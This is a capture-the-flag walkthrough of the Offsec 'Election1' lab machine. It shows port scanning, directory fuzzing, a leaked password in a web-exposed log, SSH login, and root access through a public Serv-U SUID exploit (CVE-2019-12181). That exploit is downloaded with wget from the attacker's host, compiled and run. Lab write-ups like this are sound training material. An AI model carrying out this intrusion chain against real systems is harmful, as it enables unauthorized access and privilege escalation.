

Election1


```
rustscan -a 192.168.229.211 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open as **22** and **80**.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCoqt4FP0lhk30tTiMEUrVqRiCnKgQK22LJCOIVa1yoZf+bgOqsR4mIDjgpaJm/SDrAzRhVlD1dL6apk
rXS69pJhgo9a1yNgVrH/W2SUE1b360DSNqVb690+aP6jjJdyh2wi8GB1NMxBy6V5hR/qmFC55u7F/z5oG1tZxeZpDHbgdM94KR09dR0WfKDI8QGa026GGC>
8E8oxLZTjc60C898TeYMTyyKW0viUzeaqFxxPDwdI6G91J
|   256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB09gF8Fv+Uox9ftsvK/DNkPNObtE4BiuaXjwksb0izwt>
|   256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINFCDfwnShxw7uRiu76SMZx2hg865qS6TApHhvwKSH5
80/tcp    open  http      syn-ack ttl 61  Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
```

On port **80** default apache2 server webpage.

Not secure 192.168.229.211



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in [/usr/share/doc/apache2/README.Debian.gz](#)**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

On `/robots.txt`.



On **/election**.

But there is nothing interesting in it.



Directory fuzzing.

```
ffuf -u http://192.168.229.211/election/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```

Found one interesting end point as **admin**.

```
(root#Bhavesh)~[~/Offsec/Election1]
# ffuf -u http://192.168.229.211/election/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200


      /\_/\  /\_/\  /\_/\
     /  _  \ /  _  \ /  _  \
    /  _  \ /  _  \ /  _  \
   /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \
/_  _  \/_  _  \/_  _  \

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.229.211/election/FUZZ
:: Wordlist     : FUZZ: /mnt/d/Shared/dir_big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 200
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

admin [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 218ms]
lib [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 61ms]
languages [Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 69ms]
js [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 63ms]
media [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 1983ms]
themes [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 6573ms]
data [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 6798ms]
```

But it also not help us to exploit.



Let's again fuzz.

```
ffuf -u http://192.168.229.211/election/admin/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```

We got **/logs** endpoint


```
(root#Bhavesh)-[~/Offsec/Election1]
# ffuf -u http://192.168.229.211/election/admin/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.229.211/election/admin/FUZZ
:: Wordlist     : FUZZ: /mnt/d/Shared/dir_big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

img [Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 159ms]
plugins [Status: 301, Size: 335, Words: 20, Lines: 10, Duration: 85ms]
css [Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 78ms]
ajax [Status: 301, Size: 332, Words: 20, Lines: 10, Duration: 74ms]
js [Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 63ms]
components [Status: 301, Size: 338, Words: 20, Lines: 10, Duration: 65ms]
inc [Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 63ms]
logs [Status: 301, Size: 332, Words: 20, Lines: 10, Duration: 83ms]
[Status: 200, Size: 8964, Words: 851, Lines: 130, Duration: 88ms]
```

There is one file as **system.log**.



It contains username and password.

```
← → ↻ ⚠ Not secure 192.168.229.211/election/admin/logs/system.log

[2020-01-01 00:00:00] Assigned Password for the user love: P@$$w0rd@123
[2020-04-03 00:13:53] Love added candidate 'Love'.
[2020-04-08 19:26:34] Love has been logged in from Unknown IP on Firefox (Linux).
```

Login into ssh.

```
(root#Bhavesh)-[~/Offsec/Election1]
# ssh love@192.168.229.211
love@192.168.229.211's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-120-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

471 packages can be updated.
358 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Apr  9 23:19:28 2020 from 192.168.1.5
love@election:~$ whoami
love
love@election:~$ id
uid=1000(love) gid=1000(love) groups=1000(love),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare)
love@election:~$
```


Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```


```
love@election:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/arping
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/usr/local/Serv-U/Serv-U
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/bin/fusermount
/bin/ping
/bin/umount
/bin/mount
/bin/su
```

Google serv-u suid exploit × 🔊 🔍


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 **Exploit-DB**
<https://www.exploit-db.com/exploits/>

Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)
18 Jun 2019 — Type: local. **Exploit:** /. Platform: Linux. Date: 2019-06-18. Vulnerable App: /*
CVE-2019-12181 **Serv-U** 15.1.6 Privilege Escalation vulnerability ...

 **Exploit-DB**
<https://www.exploit-db.com/exploits/>

Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (2)
13 Jan 2019 — Type: local. **Exploit:** /. Platform: Multiple. Date: 2019-01-13. Vulnerable App:
#!/bin/bash # SUroot - Local root exploit for Serv-U FTP Server ...

 **Salesforce**
<https://solarwindscore.my.site.com/article/Local-priv...>

Local privilege escalation vulnerability in Serv-U FTP Server
The published code to demonstrate the "**exploit**" emulates the native behavior of the **Serv-U** Administrator program. Since physical access to the server machine is ...

<https://www.exploit-db.com/exploits/47009>

Start the python server.

```
wget http://192.168.45.179/47009.c
```

```
love@election:/tmp$ wget http://192.168.45.179/47009.c
--2024-06-17 07:56:07-- http://192.168.45.179/47009.c
Connecting to 192.168.45.179:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 619 [text/x-csrc]
Saving to: '47009.c'

47009.c                               100%[=====>]                619  --.-KB/s
2024-06-17 07:56:07 (641 KB/s) - '47009.c' saved [619/619]
```

```
gcc 47009.c -o shell
./shell
```

We are now **root** user of the system.

```
love@election:/tmp$ gcc 47009.c -o shell
love@election:/tmp$ ./shell
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
opening root shell
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
# whoami
root
# cd /root
# pwd
/root
#
```